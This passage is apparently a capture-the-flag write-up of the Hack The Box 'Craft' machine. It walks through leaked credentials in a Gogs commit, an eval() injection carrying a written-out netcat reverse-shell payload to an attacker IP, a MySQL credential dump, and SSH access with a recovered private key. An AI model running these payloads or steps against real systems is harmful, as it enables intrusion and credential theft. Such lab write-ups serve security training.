
The repository had open issues. One issue reported an ABV validation bug and included a full JWT API token in the request headers:




The issue linked to the fix commit. The patch introduced an unsanitized `eval()` call — passing the `abv` request parameter directly into Python's evaluation function:



Checking Dinesh's commit history revealed a test script committed with plaintext credentials hardcoded in the authentication call:


Home
Explore
Help
Sign In
Repositories
Public Activity
Dinesh Chugtai
dinesh
Joined on Feb 07, 2019
0 Followers - 0 Following
dinesh commented on issue Craft/craft-api#2
Bogus ABV values
Fix is live and seems to be working :)
7 years ago
dinesh pushed to master at Craft/craft-api
a2d28ed155 Cleanup test
7 years ago
dinesh pushed to master at Craft/craft-api
10e3ba4f0a add test script
c414b16057 Add fix for bogus ABV values
View comparison for these 2 commits »
7 years ago
dinesh commented on issue Craft/craft-api#2
Bogus ABV values
Sure, will push a fix shortly...
7 years ago
dinesh opened issue Craft/craft-api#2
Bogus ABV values
7 years ago



Credentials recovered: **`dinesh:4aUh0A8PbVJxgd`**

3. eval() Injection via API — Reverse Shell in Docker Container

The repository was cloned and the existing test script modified with Dinesh's credentials to obtain a valid JWT:

```
git -c http.sslVerify=false clone https://gogs.craft.htb/Craft/craft-api.git
```

```
File  Edit  Search  View  Document  Help
```

```python
#!/usr/bin/env python

import requests
import json

response = requests.get('https://api.craft.htb/api/auth/login',  auth=('dinesh', '4aUh0A8PbVJxgd'), verify=False)
json_response = json.loads(response.text)
token =  json_response['token']

headers = { 'X-Craft-API-Token': token, 'Content-Type': 'application/json'  }

# make sure token is valid
response = requests.get('https://api.craft.htb/api/auth/check', headers=headers, verify=False)
print(response.text)

# create a sample brew with bogus ABV... should fail.

print("Create bogus ABV brew")
brew_dict = {}
brew_dict['abv'] = '15.0'
brew_dict['name'] = 'bullshit'
brew_dict['brewer'] = 'bullshit'
brew_dict['style'] = 'bullshit'

json_data = json.dumps(brew_dict)
response = requests.post('https://api.craft.htb/api/brew/', headers=headers, data=json_data, verify=False)
print(response.text)


# create a sample brew with real ABV... should succeed.
print("Create real ABV brew")
brew_dict = {}
brew_dict['abv'] = '0.15'
brew_dict['name'] = 'bullshit'
brew_dict['brewer'] = 'bullshit'
brew_dict['style'] = 'bullshit'

json_data = json.dumps(brew_dict)
response = requests.post('https://api.craft.htb/api/brew/', headers=headers, data=json_data, verify=False)
print(response.text)

```

Running the test script confirmed the token was valid and the brew endpoint responded correctly:

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/…/retired/craft/craft-api/tests]
└─$ python test.py
/home/parallels/miniconda3/lib/python3.13/site-packages/urllib3/connectionpool.py:1097: InsecureRequestWarning: Unverified HTTPS request is being made to host 'api.craft.htb'. Adding certificate verification is strongly advised. See: https://urllib3.readthedocs.io/en/latest/advanced-usage.html#tls-warnings
  warnings.warn(
/home/parallels/miniconda3/lib/python3.13/site-packages/urllib3/connectionpool.py:1097: InsecureRequestWarning: Unverified HTTPS request is being made to host 'api.craft.htb'. Adding certificate verification is strongly advised. See: https://urllib3.readthedocs.io/en/latest/advanced-usage.html#tls-warnings
  warnings.warn(
{"message":"Token is valid!"}

Create bogus ABV brew
/home/parallels/miniconda3/lib/python3.13/site-packages/urllib3/connectionpool.py:1097: InsecureRequestWarning: Unverified HTTPS request is being made to host 'api.craft.htb'. Adding certificate verification is strongly advised. See: https://urllib3.readthedocs.io/en/latest/advanced-usage.html#tls-warnings
  warnings.warn(
"ABV must be a decimal value less than 1.0"

Create real ABV brew
/home/parallels/miniconda3/lib/python3.13/site-packages/urllib3/connectionpool.py:1097: InsecureRequestWarning: Unverified HTTPS request is being made to host 'api.craft.htb'. Adding certificate verification is strongly advised. See: https://urllib3.readthedocs.io/en/latest/advanced-usage.html#tls-warnings
  warnings.warn(
null
```

The `abv` parameter in the POST body was replaced with a Python reverse shell payload. Because the API passes `abv` directly into `eval()`, any Python expression executes on the server:

```
brew_dict['abv'] = "__import__('os').system('rm /tmp/f;mkfifo /tmp/f;"
                   "cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.16.60 9001 >/tmp/f')"
```

```python
#!/usr/bin/env python

import requests
import json

response = requests.get('https://api.craft.htb/api/auth/login',  auth=('dinesh', '4aUh0A8PbVJxgd'), verify=False)
json_response = json.loads(response.text)
token =  json_response['token']

headers = { 'X-Craft-API-Token': token, 'Content-Type': 'application/json'  }

# make sure token is valid
response = requests.get('https://api.craft.htb/api/auth/check', headers=headers, verify=False)
print(response.text)

# create a sample brew with bogus ABV... should fail.

print("Create bogus ABV brew")
brew_dict = {}
brew_dict['abv'] = '15.0'
brew_dict['name'] = 'bullshit'
brew_dict['brewer'] = 'bullshit'
brew_dict['style'] = 'bullshit'

json_data = json.dumps(brew_dict)
response = requests.post('https://api.craft.htb/api/brew/', headers=headers, data=json_data, verify=False)
print(response.text)


# create a sample brew with real ABV... should succeed.
print("Create real ABV brew")
brew_dict = {}
brew_dict['abv'] = "__import__('os').system('rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.16.60 9001 >/tmp/f')"
brew_dict['name'] = 'bullshit'
brew_dict['brewer'] = 'bullshit'
brew_dict['style'] = 'bullshit'

json_data = json.dumps(brew_dict)
response = requests.post('https://api.craft.htb/api/brew/', headers=headers, data=json_data, verify=False)
print(response.text)

```

A listener was started and the modified test script executed:

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/…/retired/craft/craft-api/tests]
└─$ rlwrap nc -lvnp 9001
listening on [any] 9001 ...
```

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/…/retired/craft/craft-api/tests]
└─$ rlwrap nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.10.16.60] from (UNKNOWN) [10.129.229.45] 38383
/bin/sh: can't access tty; job control turned off
/opt/app # whoami
root
/opt/app #
```

The shell connected as `root`, but the hostname and `/opt/app` filesystem layout confirmed this was a Docker container, not the host system.

4. MySQL Enumeration and Lateral Movement to Gilfoyle

In `/opt/app`, a file `dbtest.py` was not part of the public repository. It imported credentials from `craft_api/settings.py` to connect to MySQL:

```
/opt/app # ls
app.py
craft_api
dbtest.py
tests
/opt/app # cat dbtest.py
#!/usr/bin/env python

import pymysql
from craft_api import settings

# test connection to mysql database

connection = pymysql.connect(host=settings.MYSQL_DATABASE_HOST,
                             user=settings.MYSQL_DATABASE_USER,
                             password=settings.MYSQL_DATABASE_PASSWORD,
                             db=settings.MYSQL_DATABASE_DB,
                             cursorclass=pymysql.cursors.DictCursor)

try:
    with connection.cursor() as cursor:
        sql = "SELECT `id`, `brewer`, `name`, `abv` FROM `brew` LIMIT 1"
        cursor.execute(sql)
        result = cursor.fetchone()
        print(result)

finally:
    connection.close()/opt/app # python dbtest.py
{'id': 12, 'brewer': '10 Barrel Brewing Company', 'name': 'Pub Beer', 'abv': Decimal('0.050')}
/opt/app #
```

```
/opt/app # cd craft_api
/opt/app/craft_api # ls
__init__.py
__pycache__
api
database
settings.py
/opt/app/craft_api # cat settings.py
# Flask settings
FLASK_SERVER_NAME = 'api.craft.htb'
FLASK_DEBUG = False  # Do not use debug mode in production

# Flask-Restplus settings
RESTPLUS_SWAGGER_UI_DOC_EXPANSION = 'list'
RESTPLUS_VALIDATE = True
RESTPLUS_MASK_SWAGGER = False
RESTPLUS_ERROR_404_HELP = False
CRAFT_API_SECRET = 'hz66OCkDtv8G6D'

# database
MYSQL_DATABASE_USER = 'craft'
MYSQL_DATABASE_PASSWORD = 'qLGockJ6G2J75O'
MYSQL_DATABASE_DB = 'craft'
MYSQL_DATABASE_HOST = 'db'
SQLALCHEMY_TRACK_MODIFICATIONS = False
```

MySQL credentials: `craft:qLGockJ6G2J750` against internal host `db`.

Using `dbtest.py`'s connection pattern, a quick `SHOW TABLES` query revealed two tables: `brew` and `user`:

```
/opt/app # python dbtest1.py
[{'Tables_in_craft': 'brew'}, {'Tables_in_craft': 'user'}]
/opt/app #
```

A `SELECT * FROM user` query dumped all credential entries:

```
/opt/app # python dbtest2.py
[{'id': 1, 'username': 'dinesh', 'password': '4aUh0A8PbVJxgd'}, {'id': 4, 'username': 'ebachman', 'password': 'llJ77D8QFkLPQB'}, {'id': 5, 'username': 'gilfoyle', 'password': 'ZEU3N8WNM2rh4T'}]
/opt/app #
```

Three credential sets recovered:


```
dinesh    : 4aUh0A8PbVJxgd
ebachman  : llJ77D8QFkLPQB
gilfoyle  : ZEU3N8WNM2rh4T
```


None authenticated via SSH on port 22. Testing against the Gogs login, gilfoyle's credentials were accepted.

---


5. Gilfoyle's Private Gogs Repository — SSH Key Recovery

Logging into Gogs as Gilfoyle:






Gilfoyle's private repository contained a `.ssh` folder:



The folder held an RSA private key (`id_rsa`):



The key was downloaded, permissions set to `600`, and SSH attempted:

```
chmod 600 id_rsa
ssh -i id_rsa gilfoyle@craft.htb
```

The key was passphrase-protected. Gilfoyle's database password (`ZEU3N8WNM2rh4T`) unlocked it:

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/craft]
└─$ ssh -i id_rsa gilfoyle@craft.htb
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html


  .   *   ..  . *  *
*  * @()Ooc()*   o  .
    (Q@*0CG*O()  ___
   |\_________/|/ _ \
   |  |  |  |  | / | |
   |  |  |  |  | | | |
   |  |  |  |  | | | |
   |  |  |  |  | | | |
   |  |  |  |  | \_| |
   |  |  |  |  |\___/
   |\_|__|__|_/|
    \_________/


Enter passphrase for key 'id_rsa':
Enter passphrase for key 'id_rsa':
Linux craft.htb 6.1.0-12-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.52-1 (2023-09-07) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Nov 16 08:03:39 2023 from 10.10.14.23
gilfoyle@craft:~$ whoami
gilfoyle
gilfoyle@craft:~$
```

